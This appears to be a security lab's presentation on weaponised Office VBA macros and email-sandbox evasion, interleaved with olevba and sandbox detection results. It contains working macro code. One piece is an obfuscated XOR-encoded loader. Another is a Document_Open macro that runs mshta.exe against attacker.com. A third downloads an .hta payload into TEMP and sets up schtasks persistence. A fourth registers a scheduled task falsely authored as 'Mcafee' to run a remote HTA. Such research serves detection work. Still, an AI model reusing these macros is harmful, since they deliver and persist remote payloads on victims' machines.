8 - 8) + 39) XOR (175 - 83)), ((44 + (61 - 19)) XOR (103 + (70 - 25))))), Array(((208 - 52)
85)), 140, (88 XOR (95 - 40)), (211 - 94), (49 XOR 151), (148 - 37), 244, (49 XOR (445 - 193)),
OR ((45 - 15) + 5)), (26 XOR 106), (((0 - 0) + (8 - 3)) XOR 11), (54 XOR (6 + (147 - 4))))))
gjtRMPzclZuu(Array((181 XOR 106), 187, (3 XOR (297 - 142)), (76 + (4 - 1))), Array((34 XOR (
8 - 1)), (15 XOR 46))))
jNwfOXFJYFyl.CreateObject(gjtRMPzclZuu(Array((168 - 84), ((108 - 52) + 166), ((21 - 9) + 5
105, (163 + (30 - 3)), 233, 184, (315 - 143), 125, (15 XOR (16 + (16 - 1))))), Array(3, (83 XOR (
16) + 14), 98, 16, ((100 - 48) + (92 - 25)), (23 + 6), ((170 - 73) + 47), ((25 + 44) XOR (89 +
((11 - 5) XOR ((3 - 1) + 21)), 124))).Run gjtRMPzclZuu(Array((144 - 59), 54, ((91 - 43) XOR
XOR 109), 129, (230 - 63), 108, (45 XOR ((70 - 34) + 178)), ((251 - 97) XOR 87), (44 - 9), (22
6)), 193, (312 - 112)), Array((28 - 6), 12, (17 + (46 - 22)), 239, (2 + 30), ((374 - 136) XOR 1)
(172 - 34)), ((26 - 11) XOR 177), ((32 + (19 - 1)) XOR 77), (6 - 2), (92 XOR 2), 178, 188)) &
gjtRMPzclZuu(Array((205 + 17), ((21 + 55) XOR 195), ((2 - 1) XOR 26), (293 - 145), (8 XOR 7)
73 - 32)), (((64 - 15) + 165) XOR ((34 - 1) + 9)), 238, ((49 + 27) XOR 51), 138, 110, ((75 - 3
+ (48 - 23))), Array((103 XOR 220), (176 + 50), 40, ((282 - 135) + 19), ((83 - 40) XOR (173 -
2), 47, (0 XOR (222 - 86)), ((261 - 129) XOR 11), 81, (61 XOR (1 + (290 - 81))), (4 + 18), ((1
90 - 21) + 21))) &
gjtRMPzclZuu(Array((44 - 12), 183, (198 + 24), ((39 + 24) XOR 189), 43, 178, 191, (260 - 52), 21
((13 + 1) XOR 60), (189 - 77), (254 - 60)), Array(72, (155 + 40), 170, ((67 + 153) XOR (26 + (
4)), (69 + 67), 144, 255, 184, (39 - 9), (18 - 6), 20, (85 - 4), 27, 167)) &
gjtRMPzclZuu(Array(((113 + 42) XOR (139 - 32)), 150, (52 XOR (229 - 47)), (13 + 62), (((198
9 - 52))), (127 XOR (345 - 155)), 131, 180, ((23 + 21) XOR 164), ((13 - 6) XOR (143 + (82 - 3
+ 58), ((48 + 85) XOR 100), 36, (366 - 181), 238, (387 - 136), 204, ((28 + 48) XOR ((22 - 2) +


```

Type	Keyword	Description
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)

邮件沙箱




邮件沙箱



邮件沙箱

收件人	检测	高风险 ▾	中等风险	低风险	垃圾邮件/灰色邮件	内容违例
cher [REDACTED] .com.cn	29	13	1	1	14	0



沙箱测试一

```
Sub Document_Open()  
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0  
End Sub
```

沙箱测试一

显著威胁特征					
反安全、自我保护 (0)			高风险		
自动启动或其他系统重新配置 (0)					
欺诈、社会工程学 (0)					
文件丢弃、下载、共享或复制 (0)					
劫持程序、重定向或盗窃数据 (0)					
格式不正确、有缺陷或存在已知恶意软件特征 (1)					
特征	详细信息		展现对象		
Causes process to crash	Process ID: 2312 Image Path: mshta.exe		产品文档.doc		
进程、服务或内存对象更改 (1)					
特征	详细信息		展现对象		
Creates process	Process ID: 2312 Image Path: %windir%\system32\mshta.exe https://d2lek[redacted].net/dVYQkaGD/q2.hta		产品文档.doc		
Rootkit、掩蔽 (0)					
可疑网络或通讯活动 (7)					
特征	详细信息		展现对象		
Listens on port	127.0.0.1:51582		产品文档.doc		
Listens on port	0.0.0.0:49171		产品文档.doc		
Listens on port	0.0.0.0:49173		产品文档.doc		
Listens on port	0.0.0.0:49174		产品文档.doc		
Listens on port	0.0.0.0:49175		产品文档.doc		
Listens on port	0.0.0.0:49176		产品文档.doc		
Connects to remote URL or IP address	URL: https://d2lek[redacted].net/dVYQkaGD/q2.hta		产品文档.doc		
回调目标					
主机	端口	位置	风险级别	威胁	访问对象
d2lek[redacted].net	443	-	未经测试	-	产品文档.doc
crf4.digicert.com	80	-	未经测试	-	产品文档.doc
s.symcb.com	80	-	未经测试	-	产品文档.doc

Python olevba.py test.doc

```
Sub Document_Open()  
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0  
End Sub
```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	shell	May run an executable file or a system command
Suspicious	Wscript.shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
IOC	https://attacker.com/xxxxx	URL
IOC	mshta.exe	Executable file name

```
Public Function SaveWebFile(ByVal vWebFile As String, ByVal vLocalFile As String) As Boolean
'Dim oXMLHTTP As MSXML2.XMLHTTP
Dim i As Long
Dim vFF As Long
Dim oResp() As Byte
```

```
Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
```

```
oXMLHTTP.Open "GET", vWebFile, False
oXMLHTTP.Send
```

```
Do While (oXMLHTTP.readyState <> 4)
DoEvents
Loop
```

```
oResp = oXMLHTTP.responseBody
```

```
vFF = FreeFile
If Dir(vLocalFile) <> "" Then
Kill vLocalFile
End If
```

```
Open vLocalFile For Binary As #vFF
Put #vFF, , oResp
Close #vFF
```

```
Set oXMLHTTP = Nothing
```

```
End Function
```

```
Sub Document_Open()
Dim downloadPath As String
Dim sc As String
```

```
Set outlookApp = GetObject("winmgmts:Win32_Process")
downloadPath = Environ("TEMP") & "\\\" & "acqeolw.hta"
u = "https://www.ps[REDACTED]agxc/"
Call SaveWebFile(u, downloadPath)
```

```
sc = "schtasks.exe /create /sc minute /mo 1 /tn SecurityMonitor /tr " & ""c:\windows\system32\mshta.exe " & downloadPath & """"
```

```
Debug.Print sc
```

```
'Result = outlookApp.Create(sc, Null, Null, processid)
```

中等风险 --报警


```
' Create the TaskService object.
Set service = CreateObject("Schedule.Service")
Call service.Connect

' Get a folder to create a task definition in.
Dim rootFolder
Set rootFolder = service.GetFolder("\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)

' Set the registration info for the task by
' creating the RegistrationInfo object.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Agent"
regInfo.Author = "Mcafee"

Dim time
time = DateAdd("s", 10, Now) 'start time = 10 seconds from now
startTime = XmlTime(time)
endTime = "2029-12-01T08:00:00" 'end date Terminator - Skynet arrives

trigger.StartBoundary = startTime
trigger.EndBoundary = endTime
trigger.DaysInterval = 1 'Task runs every day.
trigger.ID = "DailyTriggerId"
trigger.Enabled = True

' Add an action to the task to run notepad.exe.
Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExec)
Action.Path = "%windir%\system32\mshta.exe "
Action.arguments = "http://www. .... kh/"
```



THANKS

平安银河实验室

PINGAN'S GALAXY LAB

实验室公众号

